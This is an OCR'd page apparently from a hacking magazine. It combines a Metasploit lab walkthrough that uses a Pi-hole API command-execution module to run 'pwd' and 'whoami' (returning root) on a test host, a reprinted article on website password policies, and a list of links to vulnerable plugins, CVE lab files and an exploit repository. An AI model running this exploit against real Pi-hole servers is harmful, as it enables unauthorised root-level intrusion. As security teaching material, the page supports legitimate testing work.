


```
msf6 > use 0
msf6 auxiliary(admin/http/pihole_domains_api_exec) > show options

Module options (auxiliary/admin/http/pihole_domains_api_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    pwd              yes       The command to execute. O
                                         nly 0-9, a-z, _ are allow
                                         ed.
   PASSWORD                    no        Password for Pi-Hole inte
                                         rface
   Proxies                     no        A proxy chain of format t
                                         ype:host:port[,type:host:
                                         port][...]
   RHOSTS                      yes       The target host(s), see h
                                         ttps://github.com/rapid7/
                                         metasploit-framework/wiki
                                         /Using-Metasploit
   RPORT      80               yes       The target port (TCP)
```




```
   RPORT      80                 yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for out
                                           going connections
   TARGETURI  /                  yes       The URI of the Pi-Hole We
                                           bsite
   VHOST                         no        HTTP server virtual host

msf6 auxiliary(admin/http/pihole_domains_api_exec) > 
```

By default, this module executes the command "pwd" on the target. Set the RHOSTS option and execute the module.



```
msf6 auxiliary(admin/http/pihole_domains_api_exec) > set rhosts 172.
21.0.2
rhosts => 172.21.0.2
msf6 auxiliary(admin/http/pihole_domains_api_exec) > run
[*] Running module against 172.21.0.2

[*] Using token: 9x4kvC9mbHOreevIcLZ6GKonndDCxcHoI9/mF6D5ZpU=
[*] Sending payload request
[+] /var/www/html/admin/scripts/pi-hole/php
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/pihole_domains_api_exec) > 
```

As readers can see, the current working directory of the target has been revealed. Let's set a different command and execute the module again.



```
msf6 auxiliary(admin/http/pihole_domains_api_exec) > set command who
ami
command => whoami
msf6 auxiliary(admin/http/pihole_domains_api_exec) > run
[*] Running module against 172.21.0.2

[+] Web Interface Version Detected: 5.5
[*] Using token: EhXNygmUutPS32cmqOtfqqpiMXtnuzk531F6jgT6LxU=
[*] Sending payload request
[*] Forcing gravity pull
[+] root
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/pihole_domains_api_exec) > 
```

"These recent and ongoing cyberattacks have been precisely targeted, and we have not seen the use of the indiscriminate malware technology that spread across Ukraine's economy and beyond its borders in the 2017 NotPetya attack,"
- MIcrosoft on FoxBlade Malware hitting Ukraine.

Stop blaming people for choosing bad passwords - It's time websites did more to help.

ONLINE SECURITY

Steven Furnell
Professor of Cyber Security
University Of Nottingham

Year after year, passwords like “123456”, “qwerty” and even “password” are found to be the most popular choices and 2021 was no exception.

These reports generally come with the same advice to users: create better passwords to protect your security online. Although this is may well be true, it’s also time to realise that years of promoting this message has had little or no effect.

To improve things, I believe we need to stop blaming people and instead put the onus on websites and services to encourage and enforce better “cyber hygiene”.

Of course, it’s easy to point the finger at the users – they’re ultimately the ones making the poor password choices. But at the same time, it’s now well known that people commonly make these choices. So it’s fair to assume that without guidance or restrictions to prevent weak passwords, they’re likely to continue with the same habits.

"We’re now seeing a move towards passwordless authentication, but this name in itself emphasises the dominance of password-based methods. Their death was predicted more than 15 years ago, and yet they’re still here. It’s safe to assume they’re going to be with us for some time yet.

Nonetheless, we have successive generations of users who are not told what a good password looks like, nor prevented from making lazy choices. It’s not hard to find examples of websites that will accept the very worst passwords without complaint. It’s similarly easy to find sites that require users to create passwords – yet give them no guidance in doing so. Or sites that will offer feedback that a user’s password choice is weak, but allow it anyway.

How Providers Can Do Better

If you’re responsible for running a website or a service that will accept the likes of “123456”, “qwerty” or “password”, it’s time to rethink your system. If you let users get away with bad choices, they will believe that they are acceptable and continue this bad practice.

On the contrary, by implementing stronger protocols, you can help to address the problem at its source. Websites should have processes in place to filter out poor passwords – a “blacklist” of common choices.

And while it can be useful to offer guidance for users at the point of password creation, sites should stop insisting on things that authoritative organisations like the UK National Cyber Security Centre and the US National Institute of Standards and Technology now say ought not to be enforced. For example, they advise against the requirement for password complexity (like including upper and lower case letters, numbers and punctuation symbols).

Both organisations indicate that increasing password length is more important than complexity. This is because longer passwords are more resistant to brute force cracking (where attackers try all letter, number and symbol combinations to find a match) and less complex passwords can be easier to remember.

Yet many sites continue to demand complexity and impose upper limits on length, in the process often blocking perfectly reasonable password choices that our browsers and other tools can automatically generate for us.

You may wonder why this is important. If people want to choose weak passwords and put themselves at risk, then why should that become the provider’s problem? One argument is that if

(Cont'd On Next Page)

a service is charged with protecting users' personal data (as providers are through GDPR) then it doesn't make a lot of sense to allow users to leave themselves vulnerable by choosing weak passwords.

It's also worth noting that in some cases one user's weak password could give an attacker a foothold into the system from which to exploit other weaknesses and increase their access. So it's arguably in the provider's interest to minimise these opportunities and protect other people's data in the process.

Passwords aren't going anywhere

We're now seeing a move towards passwordless authentication, but this name in itself emphasises the dominance of password-based methods. Their death was predicted more than 15 years ago, and yet they're still here. It's safe to assume they're going to be with us for some time yet.

So we have a choice: take collective responsibility to get the basics right – which involves action by users and providers – or maintain the collective effort to shrug our shoulders and complain about users' behaviour.

For those providing and operating password-based systems, sites and services, the call to action is hopefully clear: check what your site permits and see if it should do better. If it lets weak passwords pass, then either change this, or at a minimum do something that tries to deter users from choosing them.

If you are reading this as a user and you're looking for some good advice on creating better passwords, the UK National Cyber Security Centre provides some useful tips. These include combining three random words to give yourself longer but more memorable passwords, and saving your passwords securely in your browser to further reduce the burden of remembering passwords across multiple sites. So even if providers are not doing enough, there are still some things you can do to protect yourself.

This Article first appeared in The Conversation

DOWNLOADS

1. **Wordpress Plugin Pie Register 3.7.1.4 :**
https://downloads.wordpress.org/plugin/pie-register.3.7.1.4.zip

2. **Censys OMIGOD CVE -2021 - 38647 Docker File :**
https://gist.github.com/dabdine/ac6aadde068cad4d58251453e688a84f

3. **Wordpress Plugin BulletProof Security 5.1 :**
https://downloads.wordpress.org/plugin/bulletproof-security.5.1.zip

4. **CVE -2021 - 34429 yaml File For Docker :**
https://github.com/ColdFusionX/CVE-2021-34429/blob/main/docker-compose.yml

5. **Kali Linux 2022.1 :**
https://www.kali.org/get-kali/

6. **HTTP Protocol Stack RCE Exploit (CVE - 2021 - 21907 :**
https://github.com/p0dalirius/CVE-2022-21907-http.sys

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com

Follow Hackercool Magazine For Latest Updates